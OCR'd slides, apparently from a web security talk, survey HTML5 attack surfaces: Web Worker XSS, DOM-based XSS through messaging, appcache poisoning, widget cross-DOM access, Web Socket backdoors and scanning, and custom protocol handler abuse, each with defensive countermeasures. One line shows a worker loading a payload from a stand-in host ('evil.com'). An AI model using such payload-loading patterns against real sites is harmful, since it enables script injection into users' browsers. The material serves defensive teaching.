
Web Workers – Hacks!

- Possible to cause XSS
  - Running script
  - Passing hidden payload
- Also, web workers can help in embedding silent running js file and can be controlled.
- Can be a tool for payload delivery and control within browser framework
- importScripts("http://evil.com/payload.js") – worker can run cross domain script


Scan and Defend

- Scan and look for
  - JavaScript scanning
  - Messaging and Worker implementation
- Defense and Countermeasures
  - Same origin listening is a must for messaging event

A7 - DOM based XSS with HTML5 & Messaging



DOM with HTML5



DOM based XSS - Messaging

- It is a sleeping giant in the Ajax applications coupled with Web Messaging
- Root cause
  - DOM is already loaded
  - Application is single page and DOM remains same
  - New information coming needs to be injected in using various DOM calls like eval()
  - Information is coming from untrusted sources
  - JSONP usage
  - Web Workers and callbacks


AJAX with HTML5 – DOM

- Ajax function would be making a back-end call
- Back-end would be returning JSON stream or any other and get injected in DOM
- In some libraries their content type would allow them to get loaded in browser directly
- In that case bypassing DOM processing…

Scan and Defend

- Scan and look for
  - DOM calls
  - Use of eval(), document.* calls etc.
- Defense and Countermeasures
  - Secure JavaScript coding

A8 - Third party/Offline HTML Widgets and Gadgets



Offline Apps


- HTML5 supports caching pages for offline usage
- <html **manifest="/appcache.manifest">**
- List of pages gets stored
- Possible to attack and cache poisoning
  - Untrusted network or proxy can inject malicious script
  - When you get on to actual app that script gets executed and keep eye on your activities

HTML5 Widgets

- Widgets/Gadgets/Modules – popular with HTML5 applications
- Small programs runs under browser and using Web Workers and Messaging
- JavaScript and HTML based components
- In some cases they share same DOM – Yes, same DOM
- It can cause a cross widget channels and iframe/sandbox

Cross DOM Access


HTML5 – Web Messaging and Workers



HTML5 - Traps

- It is possible to access DOM events, variables, logic etc.
- Sandbox is required at the architecture layer to protect cross widget access
- Segregating DOM by iframe may help
- Flash based widget is having its own issues as well
- Code analysis of widgets before allowing them to load

A9 - Web Sockets and Attacks




Web Sockets


- HTML5 allows Web Socket APIs – full duplex TCP channel through JavaScript
- Allows cross domain connection like CORS
- Possible threats
  - Back door and browser shell
  - Quick port scanning
  - Botnet and malware can leverage (one to many connections)
  - Sniffer based on Web Socket

Internal Scanning

- Allows internal scanning, setting backward hidden channel, opening calls to proxy/cache.
- Some browsers have blocked these calls for security reason.



A10 - Protocol/Schema/APIs attacks with HTML5



Custom protocol/schema

- HTML5 allows custom protocol and schema registration
- Example
  - navigator.registerProtocolHandler("mailto", "http://www.foo.com/?uri=%s", “My Mail");
- It is possible to abuse this feature in certain cases
- Browser follows and gets registered for same domain though

APIs …

- HTML5 few other APIs are interesting from security standpoint
  - File APIs – allows local file access and can mixed with ClickJacking and other attacks to gain client files.
  - Drag-Drop APIs – exploiting self XSS and few other tricks, hijacking cookies …
  - Lot more to explore and defend…

Resources/References

- http://www.html5rocks.com/en/ (Solid stuff)
- https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet (OWASP stuff)
- http://html5sec.org/ (Quick Cheat sheet)
- http://html5security.org/ (Good resources)
- http://blog.kotowicz.net/ (Interesting work)

http://shreeraj.blogspot.com
shreeraj@blueinfy.com
http://www.blueinfy.com

Conclusion and Questions